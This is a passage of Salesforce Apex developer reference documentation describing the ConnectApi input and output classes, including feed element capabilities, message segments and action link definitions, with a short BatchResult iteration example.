associatedActions	ConnectApi.AssociatedActionsCapabilityInput Class	Describes actions added to this feed element.	Optional	33.0
bookmarks	ConnectApi.BookmarksCapabilityInput	Describes bookmarks added to this feed element.	Optional	32.0
canvas	ConnectApi.CanvasCapabilityInput	Describes a canvas app added to this feed element.	Optional	32.0
content	ConnectApi.ContentCapabilityInput	Describes content added to this feed element.	Optional	32.0
link	ConnectApi.LinkCapabilityInput	Describes a link added to this feed element.	Optional	32.0
poll	ConnectApi.PollCapabilityInput	Describes a poll added to this feed element.	Optional	32.0
questionAndAnswers	ConnectApi.QuestionAndAnswersCapabilityInput	Describes a question and answer capability added to this feed element.	Optional	32.0

SEE ALSO:

Edit a Question Title and Post

ConnectApi.FeedElementCapabilityInput Class

A feed element capability.

In API versions 30.0 and earlier, every feed item can have comments, likes, topics, and so on. In versions 31.0 and later, every feed item (and feed element) can have a unique set of *capabilities*. If a capability property exists on a feed element, that capability is available, even if the capability property doesn't have a value. For example, if the `ChatterLikes` capability property exists on a feed element (with or without a value), the context user can like that feed element. If the capability property doesn't exist, it isn't possible to like that feed element. A capability can also contain associated data. For example, the `Moderation` capability contains data about moderation flags.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

This class is a superclass of:

- `ConnectApi.AssociatedActionsCapabilityInput`
- `ConnectApi.BookmarksCapabilityInput`
- `ConnectApi.CanvasCapabilityInput`
- `ConnectApi.ContentCapabilityInput`

- ConnectApi.LinkCapabilityInput
- ConnectApi.PollCapabilityInput
- ConnectApi.QuestionAndAnswersCapabilityInput

ConnectApi.FeedElementInput Class

Feed elements are the top-level items that a feed contains. Feeds are feed element containers.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass of ConnectApi.FeedItemInput Class.

Property	Type	Description	Required or Optional	Available Version
capabilities	ConnectApi.FeedElementCapabilitiesInput	The capabilities that define auxiliary information on this feed element.	Optional	31.0
feedElementType	ConnectApi.FeedElementType	The type of feed element this input represents.	Required	31.0
subjectId	String	The ID of the parent this feed element is being posted to. This value can be the ID of a user, group, or record, or the string `me` to indicate the context user.	Required	31.0

SEE ALSO:

- Post a Feed Element with a Mention
- Post a Feed Element with Existing Content
- Post a Feed Element with a New File (Binary) Attachment
- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element
- Share a Feed Element and Add a Comment
- Edit a Feed Element
- Edit a Question Title and Post

ConnectApi.FeedItemAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.FeedElementCapabilityInput Class.

Used to attach a file to a feed item.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass for:

- ConnectApi.CanvasAttachmentInput Class
- ConnectApi.ContentAttachmentInput Class
- ConnectApi.LinkAttachmentInput Class

- ConnectApi.NewFileAttachmentInput Class
- ConnectApi.PollAttachmentInput Class

ConnectApi.FeedItemInput Class

Used to create rich feed items, for example, feed items that include @mentions or files.

Subclass of ConnectApi.FeedElementInput Class as of version 31.0.

Property	Type	Description	Required or Optional	Available Version
`attachment`	`ConnectApi.FeedItemAttachmentInput Class`	Specifies the attachment for the feed item. The feed item type is inferred based on the provided attachment. **Important:** As of API version 32.0, use the inherited `capabilities` property.	Optional	28.0–31.0
`body`	`ConnectApi.MessageBodyInput Class`	Message body. The body can contain up to 25 mentions. If you specify `originalFeedElementId` to share a feed item, use the `body` property to add the first comment to the feed item. To edit this property in a feed item, use `updateFeedElement(communityId, feedElementId, feedElement)`. Editing feed posts is supported in version 34.0 and later.	Required unless the feed item has a link capability or a content capability.	28.0
`isBookmarkedByCurrentUser`	Boolean	Specifies if the new feed item should be bookmarked for the user (`true`) or not (`false`). **Important:** As of API version 32.0, use the `capabilities.bookmarks.isBookmarkedByCurrentUser` property.	Optional	28.0–31.0
`originalFeedElementId`	String	To share a feed element, specify its 18-character ID.	Optional	31.0
`originalFeedItemId`	String	To share a feed item, specify its 18-character ID. **Important:** As of API version 32.0, use the `originalFeedElementId` property.	Optional	28.0–31.0
`visibility`	`ConnectApi.FeedItemVisibilityType` Enum	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users.	Optional	28.0

ConnectApi.GroupInformationInput Class

Property	Type	Description	Available Version
`text`	String	The text in the "Information" section of a group.	28.0
`title`	String	The title of the "Information" section of a group.	28.0

ConnectApi.GroupRecordInput

Record to add to a Chatter group.

Property	Type	Description	Required or Optional	Available Version
`recordId`	String	ID of the record.	Required	34.0

ConnectApi.HashtagSegmentInput Class

Used to include a hashtag in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`tag`	String	Text of the hash tag without the # (hash tag) prefix Note: Closing square brackets ( ]) are not supported in hash tag text. If the text contains a closing square bracket ( ]), the hash tag ends at the bracket.	28.0

ConnectApi.LinkAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.LinkCapabilityInput.

Used as part of a feed item attachment, to add links.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`url`	String	URL to be used for the link	28.0–31.0
`urlName`	String	Title of the link	28.0–31.0

ConnectApi.LinkCapabilityInput

Create or update a link on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`url`	String	Link URL. The URL can be to an external site.	Required	32.0
`urlName`	String	Description of the link.	Optional	32.0

ConnectApi.LinkSegmentInput Class

Used to include a link segment in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`url`	String	URL to be used for the link	28.0

ConnectApi.ManagedTopicPositionCollectionInput Class

A collection of relative positions of managed topics.

Property	Type	Description	Required or Optional	Available Version
`managedTopicPositions`	List<`ConnectApi.ManagedTopicPositionInput`>	List of relative positions of managed topics. This list can include `Featured` and `Navigational` managed topics and doesn't need to include all managed topics. For more information about reordering managed topics, see the example in reorderManagedTopics(communityId, managedTopicPositionCollection).	Required	32.0

ConnectApi.ManagedTopicPositionInput Class

Relative position of a managed topic.

Property	Type	Description	Required or Optional	Available Version
`managedTopicId`	String	ID of existing managed topic.	Required	32.0
`position`	Integer	Relative position of the managed topic, indicated by zero-indexed, ascending whole numbers.	Required	32.0

ConnectApi.MentionSegmentInput Class

Used to include an @mention of a user or a group in a feed item or a comment. The maximum number of mentions you can include in a feed item or comment is 25.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`id`	String	ID of the user or group to be mentioned	28.0 Groups are available in 29.0

ConnectApi.MessageBodyInput Class

Used to add rich messages to feed items and comments.

Property	Type	Description	Available Version
`messageSegments`	List<`ConnectApi.MessageSegmentInput Class`>	List of message segments contained in the body	28.0

ConnectApi.MessageSegmentInput Class

Used to add rich message segments to feed items and comments.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass for:

- ConnectApi.HashtagSegmentInput Class
- ConnectApi.LinkSegmentInput Class
- ConnectApi.MentionSegmentInput Class
- ConnectApi.TextSegmentInput Class

SEE ALSO:

Edit a Comment

Edit a Feed Element

Edit a Question Title and Post

ConnectApi.NewFileAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.ContentCapabilityInput.

Describes a new file to be attached to a feed item. The actual binary file, that is the attachment, is provided as part of the BinaryInput in the method that takes this attachment input, such as `postFeedItem` or `postComment`.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`description`	String	Description of the file to be uploaded.	28.0–31.0
`title`	String	The title of the file. This value is required and is also used as the file name. For example, if the title is My Title, and the file is a .txt file, the file name is My Title.txt.	28.0–31.0

ConnectApi.PhotoInput Class

Use to specify how crop a photo. Use to specify an existing file (a file that has already been uploaded).

Property	Type	Description	Available version
`cropSize`	Integer	The length, in pixels, of any edge of the crop square.	29.0
`cropX`	Integer	The position X, in pixels, from the left edge of the image to the start of the crop square. Top left is position (0,0).	29.0
`cropY`	Integer	The position Y, in pixels, from the top edge of the image to the start of the crop square. Top left is position (0,0).	29.0
`fileId`	String	18 character ID of an existing file. The key prefix must be 069 and the file size must be less than 2 MB. Note: Images uploaded on the Group page and on the User page don't have file IDs and therefore can't be used.	25.0
`versionNumber`	Integer	Version number of the existing content. If not provided, the latest version is used.	25.0

ConnectApi.PollAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.PollCapabilityInput.

Used to attach a poll to a feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`pollChoices`	List<String>	The text labels for the poll items. Polls must contain between 2 to 10 poll choices.	28.0–31.0

ConnectApi.PollCapabilityInput

Create, update, or vote on a poll on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`choices`	List<String>	The choices used to create a new poll. You must specify 2–10 poll choices for each poll.	Required for creating a poll	32.0
`myChoiceId`	String	ID of an existing choice on the feed poll. Used to vote on an existing poll.	Required for voting on a poll	32.0

ConnectApi.QuestionAndAnswersCapabilityInput

Create or edit a question feed element or set the best answer of the existing question feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`bestAnswerId`	String	A comment ID to use as a best answer for a question feed element. The best answer comment must already exist on the question feed element.	Required to update a feed element. Not supported when posting a feed element.	32.0
`questionTitle`	String	Title for a question feed element. To edit the title of a question, use `updateFeedElement(communityId, feedElementId, feedElement)`. Editing question titles is supported in version 34.0 and later.	Required to post a feed element. Not supported when updating a feed element.	32.0

SEE ALSO:

Edit a Question Title and Post

ConnectApi.RequestHeaderInput Class

An HTTP request header name and value pair.

Property	Type	Description	Required or Optional	Available Version
`name`	String	The name of the request header.	Required	33.0
`value`	String	The value of the request header.	Required	33.0

ConnectApi.TextSegmentInput Class

Used to include a text segment in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`text`	String	Plain text for this segment. If hashtags or links are detected in *`text`*, they are included in the comment as hashtag and link segments. Mentions are not detected in *`text`* and are not separated out of the text. Mentions require `ConnectApi.MentionSegmentInput Class`.	28.0

SEE ALSO:

- Edit a Comment
- Edit a Feed Element
- Edit a Question Title and Post

ConnectApi.TopicInput Class

Update a topic's name or description or merge topics.

Property	Type	Description	Available Version
`description`	String	Description of the topic	29.0
`idsToMerge`	List<String>	List of up to five topic IDs to merge with the topic	33.0
`name`	String	Name of the topic Use this property to change only the capitalization and spacing of the topic name.	29.0

ConnectApi.UserInput Class

Used to update a user.

Property	Type	Description	Available Version
`aboutMe`	String	The `aboutMe` property of a `ConnectApi.UserDetail` output object. This property populates the "About Me" section of the user profile, which is visible to all members of a community or organization.	29.0

`ConnectApi` Output Classes

Most `ConnectApi` methods return instances of `ConnectApi` output classes.

All properties are read-only, except for instances of output classes created within test code.

All output classes are concrete unless marked abstract in this documentation.

All concrete output classes have no-argument constructors that you can invoke only from test code. See Testing ConnectApi Code.

ConnectApi.AbstractMessageBody Class

This class is abstract.

Superclass of:

- ConnectApi.FeedBody Class
- ConnectApi.MessageBody Class

Name	Type	Description	Available Version
`messageSegments`	`List<ConnectApi.MessageSegment>`	List of message segments	28.0
`text`	String	Display-ready text. Use this text if you don't want to process the message segments.	28.0

ConnectApi.AbstractRecommendation Class

A recommendation.

This class is abstract.

Superclass of:

- ConnectApi.EntityRecommendation Class
- ConnectApi.NonEntityRecommendation Class

  This output class isn't used in version 34.0 and later. In version 34.0 and later, ConnectApi.EntityRecommendation Class is used for all recommendations.

Property Name	Type	Description	Available Version
`explanation`	`ConnectApi.RecommendationExplanation`	The recommendation explanation.	32.0
`platformActionGroup`	`ConnectApi.PlatformActionGroup`	A platform action group instance with state appropriate for the context user.	34.0
`recommendationType`	`ConnectApi.RecommendationType`	Specifies the type of record being recommended.	32.0
`url`	String	URL for the recommendation.	34.0

ConnectApi.AbstractRecommendationExplanation Class

Explanation for a recommendation.

This class is abstract.

Superclass of ConnectApi.RecommendationExplanation Class.

Property Name	Type	Description	Available Version
`summary`	String	Summary explanation for recommendation.	32.0
`type`	`ConnectApi.RecommendationExplanationType`	Indicates the reason for the recommendation. • `Custom`—Custom recommendations • `FilePopular`—Files with many followers or views • `FileViewedTogether`—Files often viewed at the same time as other files the context user views • `FollowedTogetherWithFollowees`—Users often followed with the same people the context user follows • `GroupMembersFollowed`—Groups with members the context user follows • `GroupNew`—Recently created groups • `GroupPopular`—Groups with many active members • `ItemViewedTogether`—Records often viewed at the same time as other records the context user views • `PopularApp`—Applications that are popular • `RecordOwned`—Records owned by the context user • `RecordParentOfFollowed`—Parent records of records the context user follows • `RecordViewed`—Records the context user recently viewed • `UserDirectReport`—Users who report to the context user • `UserFollowedTogether`—Users often followed at the same time as other users the context user follows • `UserFollowsSameUsers`—Users who follow the same users as the context user • `UserManager`—The context user's manager • `UserNew`—Recently created users • `UserPeer`—Users who report to the same manager as the context user • `UserPopular`—Users with many followers • `UserViewingSameRecords`—Users who view the same records as the context user	32.0

ConnectApi.AbstractRecordField Class

This class is abstract.

Superclass of:

- ConnectApi.BlankRecordField Class
- ConnectApi.LabeledRecordField Class

A field on a record object.

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Name	Type	Description	Available Version
`type`	String	The type of the field. One of these values: • `Address` • `Blank` • `Boolean` • `Compound` • `CreatedBy` • `Date` • `DateTime` • `Email` • `LastModifiedBy` • `Location` • `Name` • `Number` • `Percent` • `Phone` • `Picklist` • `Reference` • `Text` • `Time`	29.0

ConnectApi.AbstractRecordView Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of:

- ConnectApi.RecordSummary Class
- ConnectApi.RecordView Class

A view of any record in the organization, including a custom object record. This object is used if a specialized object, such as User or ChatterGroup, is not available for the record type.

Name	Type	Description	Available Version
`name`	String	The localized name of the record.	29.0

ConnectApi.ActionLinkDefinition Class

The definition of an action link. Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property Name	Type	Description	Available Version
`actionUrl`	String	The action link URL. For example, a `Ui` action link URL is a Web page. A `Download` action link URL is a link to the file to download. `Ui` and `Download` action link URLs are provided to clients. An `Api` or `ApiAsync` action link URL is a REST resource. `Api` and `ApiAsync` action link URLs aren't provided to clients. Links to Salesforce can be relative. All other links must be absolute and start with `https://`.	33.0
`createdDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`excludedUserId`	String	ID of a single user to exclude from performing the action. If you specify an `excludedUserId`, you can't specify a `userId`.	33.0
`groupDefault`	Boolean	`true` if this action is the default action link in the action link group; `false` otherwise. There can be only one default action link per action link group. The default action link gets distinct styling in the Salesforce UI.	33.0
`headers`	List<`ConnectApi.RequestHeader`>	The request headers for the `Api` and `ApiAsync` action link types.	33.0
`id`	String	The 18-character ID for the action link definition.	33.0

Property Name	Type	Description	Available Version
`label`	String	A custom label to display on the action link button. A `label` value can be set only in an action link template. Action links have four statuses: NewStatus, PendingStatus, SuccessStatus, and FailedStatus. These strings are appended to the label for each status: • *label* • *label* Pending • *label* Success • *label* Failed For example, if the value of `label` is "See Example," the values of the four action link states are: See Example, See Example Pending, See Example Success, and See Example Failed. An action link can use either `label` or `labelKey` to generate label names, it can't use both. If `label` has a value, the value of `labelKey` is `None`. If `labelKey` has a value other than `None`, the value of `label` is `null`.	34.0
`labelKey`	String	Key for the set of labels to show in the user interface. A set includes labels for these states: NewStatus, PendingStatus, SuccessStatus, FailedStatus. For example, if you use the `Approve` key, you get these labels: Approve, Pending, Approved, Failed. For a complete list of label keys, see Action Links Labels.	33.0
`method`	`ConnectApi.HttpRequestMethod`	The HTTP method. One of these values: • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success.	33.0

Property Name	Type	Description	Available Version
		• `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.	
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`requestBody`	String	The request body for `Api` and `ApiAsync` action link types. Note: Escape quotation mark characters in the `requestBody` value.	33.0
`requires Confirmation`	Boolean	`true` to require the user to confirm the action; `false` otherwise.	33.0
`templateId`	String	The ID of the action link template from which to instantiate this action link. If the action link isn't associated with a template, the value is `null`.	33.0
`type`	`ConnectApi. ActionLinkType`	Defines the type of action link. Values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a web page at the action URL. Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer's Guide* for more information.	33.0

Property Name	Type	Description	Available Version
`userId`	String	The ID of the user who can execute the action. If not specified or `null`, any user can execute the action. If you specify a `userId`, you can't specify an `excludedUserId`.	33.0

ConnectApi.ActionLinkDiagnosticInfo Class

Any diagnostic information that may exist for an executed action link. Diagnostic info is provided only for users who can access the action link.

Property Name	Type	Description	Available Version
`diagnosticInfo`	String	Any diagnostic information returned when an action link is executed. Diagnostic information is provided only for users who can access the action link.	33.0
`url`	String	The URL for this action link diagnostic information.	33.0

ConnectApi.ActionLinkGroupDefinition Class

The definition of an action link group. Information in the action link group definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link group definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property Name	Type	Description	Available Version
`actionLinks`	List<`ConnectApi.ActionLinkDefinition`>	A collection of action link definitions that make up the action link group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the `actionLinkGroupIds` property of the `ConnectApi.AssociatedActionsCapabilityInput` class.	33.0
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and location of the action links. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	33.0
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	33.0

Property Name	Type	Description	Available Version
executionsAllowed	ConnectApi.ActionLinkExecutionsAllowed	Defines the number of times an action link can be executed. Values are: • Once—An action link can be executed only once across all users. • OncePerUser—An action link can be executed only once for each user. • Unlimited—An action link can be executed an unlimited number of times by each user. If the action link's actionType is Api or ApiAsync, you can't use this value.	33.0
expirationDate	Datetime	ISO 8601 date string, for example, 2011-02-25T18:24:31.000Z, that represents the date and time this action group expires and can no longer be executed. If the value is null, there isn't an expiration date.	33.0
id	String	18-character ID of the action link group definition.	33.0
modifiedDate	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	33.0
templateId	String	The ID of the action link group template from which to instantiate this action link group, or null if this group isn't associated with a template.	33.0
url	String	The URL for this action link group definition.	33.0

ConnectApi.Actor Class

This class is abstract.

Superclass of:

- ConnectApi.ActorWithId Class
- ConnectApi.RecommendedObject
- ConnectApi.UnauthenticatedUser Class

Name	Type	Description	Available Version
name	String	Name of the actor, such as the group name.	28.0
type	String	One of the following: • file • group • recommendedObject (version 34.0 and later) • unauthenticateduser • user	28.0

Name	Type	Description	Available Version
		• *record type name*—the name of the record type, such as myCustomObject__c or Account	

ConnectApi.ActorWithId Class

This class is abstract.

Subclass of: ConnectApi.Actor Class

Superclass of:

- ConnectApi.AbstractRecordView Class
- ConnectApi.ChatterGroup Class
- ConnectApi.File Class
- ConnectApi.User Class

Name	Type	Description	Available Version
id	String	Actor's 18-character ID	28.0
motif	ConnectApi.Motif	An icon that identifies the actor as a user, group, file, or custom object. The icon isn't the user or group photo, and it isn't a preview of the file. The motif can also contain the object's base color.	28.0
mySubscription	ConnectApi.Reference	If the context user is following the item, this contains information about the subscription, else returns null.	28.0
url	String	Chatter REST API URL for the resource	28.0

ConnectApi.Address Class

Name	Type	Description	Available Version
city	String	Name of the city	28.0
country	String	Name of the country	28.0
formattedAddress	String	Formatted address per the locale of the context user	28.0
state	String	Name of the state, province, or so on	28.0
street	String	Street number	28.0
zip	String	Zip or postal code	28.0

ConnectApi.Announcement

An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.

Name	Type	Description	Available Version
`expirationDate`	Datetime	The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.	31.0
`feedElement`	`ConnectApi.FeedElement Class`	The feed element that contains the body of the announcement and its associated comments, likes, and so on.	31.0
`id`	String	18-character ID of the announcement.	31.0
`url`	String	The URL to the announcement.	33.0

ConnectApi.AnnouncementPage

A collection of announcements.

Name	Type	Description	Available Version
`announcements`	`List<ConnectApi.Announcement>`	A collection of `ConnectApi.Announcement` objects.	31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	31.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	31.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	31.0

ConnectApi.ApprovalAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.ApprovalCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Name	Type	Description	Available Version
`id`	String	A work item ID.	28.0–31.0
`postTemplateFields`	`List<ConnectApi.ApprovalPostTemplateField>`	Collection of approval post template fields	28.0–31.0

Name	Type	Description	Available Version
`processInstanceStepId`	String	An approval step ID.	30.0–31.0
`status`	`ConnectApi.WorkflowProcessStatus` Enum	Specifies the status of a workflow process. • `Approved` • `Fault` • `Held` • `NoResponse` • `Pending` • `Reassigned` • `Rejected` • `Removed` • `Started`	28.0–31.0

ConnectApi.ApprovalCapability Class

If a feed element has this capability, it includes information about an approval.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`id`	String	The work item ID. The work item ID is `null` if there isn't a pending work item associated with the approval record.	32.0
`postTemplateFields`	List<`ConnectApi.ApprovalPostTemplateField`>	The details of the approval post template field.	32.0
`processInstanceStepId`	String	The process instance step ID. The associated record represents one step in an approval process.	32.0
`status`	`ConnectApi.WorkflowProcessStatus`	The status of the approval.	32.0

ConnectApi.ApprovalPostTemplateField Class

Name	Type	Description	Available Version
`displayName`	String	The field name	28.0
`displayValue`	String	The field value or `null` if the field is set to `null`.	28.0

Name	Type	Description	Available Version
`record`	`ConnectApi.Reference`	A record ID If no record exists or if the reference is `null`, this value is `null`.	28.0

ConnectApi.ArticleItem Class

Article item in question and answers suggestions.

Property Name	Type	Description	Available Version
`id`	String	Id of the article.	32.0
`rating`	Double	The rating of the article.	32.0
`title`	String	Title of the article.	32.0
`urlLink`	String	Link URL of the article.	32.0
`viewCount`	Integer	Number of votes given to the article.	32.0

ConnectApi.AssociatedActionsCapability Class

If a feed element has this capability, it has platform actions associated with it.

Property Name	Type	Description	Available Version
`platformActionGroups`	List<`ConnectApi.PlatformActionGroup`>	The platform action groups associated with a feed element. Platform action groups are returned in the order specified in the `ConnectApi.AssociatedActionsCapabilityInput` class.	33.0

ConnectApi.BannerCapability Class

If a feed element has this capability, it has a banner motif and style.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`motif`	`ConnectApi.Motif`	A banner motif.	31.0
`style`	`ConnectApi.BannerStyle`	Decorates a feed item with a color and set of icons. Possible value: • `Announcement`—An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0

ConnectApi.BasicTemplateAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.EnhancedLinkCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `BasicTemplate`.

Property	Type	Description	Available Version
`description`	String	An optional description with a 500 character limit.	28.0–31.0
`icon`	`ConnectApi.Icon`	An optional icon.	28.0–31.0
`linkRecordId`	String	If `linkURL` refers to a Salesforce record, `linkRecordId` contains the ID of the record.	28.0–31.0
`linkUrl`	String	An optional URL to a detail page if there is additional content that can't be displayed inline. Do not specify `linkUrl` unless you specify a `title`.	28.0–31.0
`title`	String	An optional title to the detail page. If `linkUrl` is specified, the title links to `linkUrl`.	28.0–31.0

ConnectApi.BatchResult

The result of an operation returned by a batch method.

Namespace

ConnectApi

Usage

Calls to batch methods return a list of `BatchResult` objects. Each element in the `BatchResult` list corresponds to the strings in the list parameter passed to the batch method. The first element in the `BatchResult` list matches the first string passed in the list parameter, the second element corresponds with the second string, and so on. If only one string is passed, the `BatchResult` list contains a single element.

Example

The following example shows how to obtain and iterate through the returned `ConnectApi.BatchResult` objects. The code adds two group IDs to a list. One of group IDs is incorrect, which causes a failure when the code calls the batch method. After it calls the batch method, it iterates through the results to determine whether the operation was successful or not for each group ID in the list. The code writes the ID of every group that was processed successfully to the debug log. The code writes an error message for every failed group.

This example generates one successful operation and one failure.

```
List<String> myList = new List<String>();
// Add one correct group ID.
```

```
myList.add('0F9D00000000oOT');
// Add one incorrect group ID.
myList.add('0F9D00000000izf');

ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterGroups.getGroupBatch(null,
myList);

// Iterate through each returned result.
for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the group ID.
        ConnectApi.ChatterGroupSummary groupSummary;
        if(batchResult.getResult() instanceof ConnectApi.ChatterGroupSummary) {
           groupSummary = (ConnectApi.ChatterGroupSummary) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(groupSummary.id);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

IN THIS SECTION:

BatchResult Methods

The following are instance methods for `BatchResult`.

IN THIS SECTION:

getError()

If an error occurred, returns a `ConnectApi.ConnectApiException` object providing the error code and description.

Signature

```
public ConnectApi.ConnectApiException getError()
```

Return Value

Type: ConnectApi.ConnectApiException

getErrorMessage()

Returns a String that contains an error message.

Signature

```
public String getErrorMessage()
```

Return Value

Type: String

Usage

Note that the error message won't make a round trip through a Visualforce view state, because exceptions can't be serialized.

getErrorTypeName()

Returns a String that contains the name of the error type.

Signature

```
public String getErrorTypeName()
```

Return Value

Type: String

getResult()

Returns an object that contains the results of the batch operation. The object is typed according to the batch method. For example, if you call `getMembershipBatch()`, a successful call to BatchResult `getResult()` returns a `ConnectApi.GroupMembership` object.

Signature

```
public Object getResult()
```

Return Value

Type: Object

isSuccess()

Returns a Boolean that is set to `true` if the batch operation was successful for this object, `false` otherwise.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

ConnectApi.BlankRecordField Class

Subclass of ConnectApi.AbstractRecordField Class

A record field displayed as a place holder in a grid of fields.

ConnectApi.BookmarksCapability Class

If a feed element has this capability, the current user can bookmark it.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`isBookmarkedByCurrentUser`	Boolean	Indicates whether the feed element has been bookmarked by the current user (`true`) or not (`false`).	32.0

ConnectApi.BundleCapability Class

If a feed element has this capability, it has a container of feed elements called a *bundle*.

This class is abstract.

Subclass of ConnectApi.FeedElementCapability Class.

Superclass of:

- ConnectApi.GenericBundleCapability Class
- ConnectApi.TrackedChangeBundleCapability

.

Property Name	Type	Description	Available Version
`bundleType`	`ConnectApi.BundleType`	Defines this feed element's bundle type. The bundle type determines what additional information appears in the bundle.	31.0

Property Name	Type	Description	Available Version
`page`	`ConnectApi.FeedElementPage`	A collection of feed elements.	31.0
`totalElements`	Integer	The total number of feed elements that this bundle aggregates.	31.0

ConnectApi.CanvasCapability Class

If a feed element has this capability, it renders a canvas app.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`description`	String	A description of the canvas app. The maximum size is 255 characters.	32.0
`developerName`	String	The API name (developer name) of the connected app.	32.0
`height`	String	The height of the canvas app in pixels.	32.0
`icon`	`ConnectApi.Icon`	The icon for the canvas app.	32.0
`namespacePrefix`	String	A unique namespace prefix for the canvas app.	32.0
`parameters`	String	JSON parameters passed to the canvas app.	32.0
`thumbnailUrl`	String	A thumbnail URL to a preview image. The maximum thumbnail size is 120 pixels by 120 pixels.	32.0
`title`	String	A title for the canvas link.	32.0

ConnectApi.CanvasTemplateAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.CanvasCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

Objects of this type are returned by attachments in feed items with type `CanvasPost`.

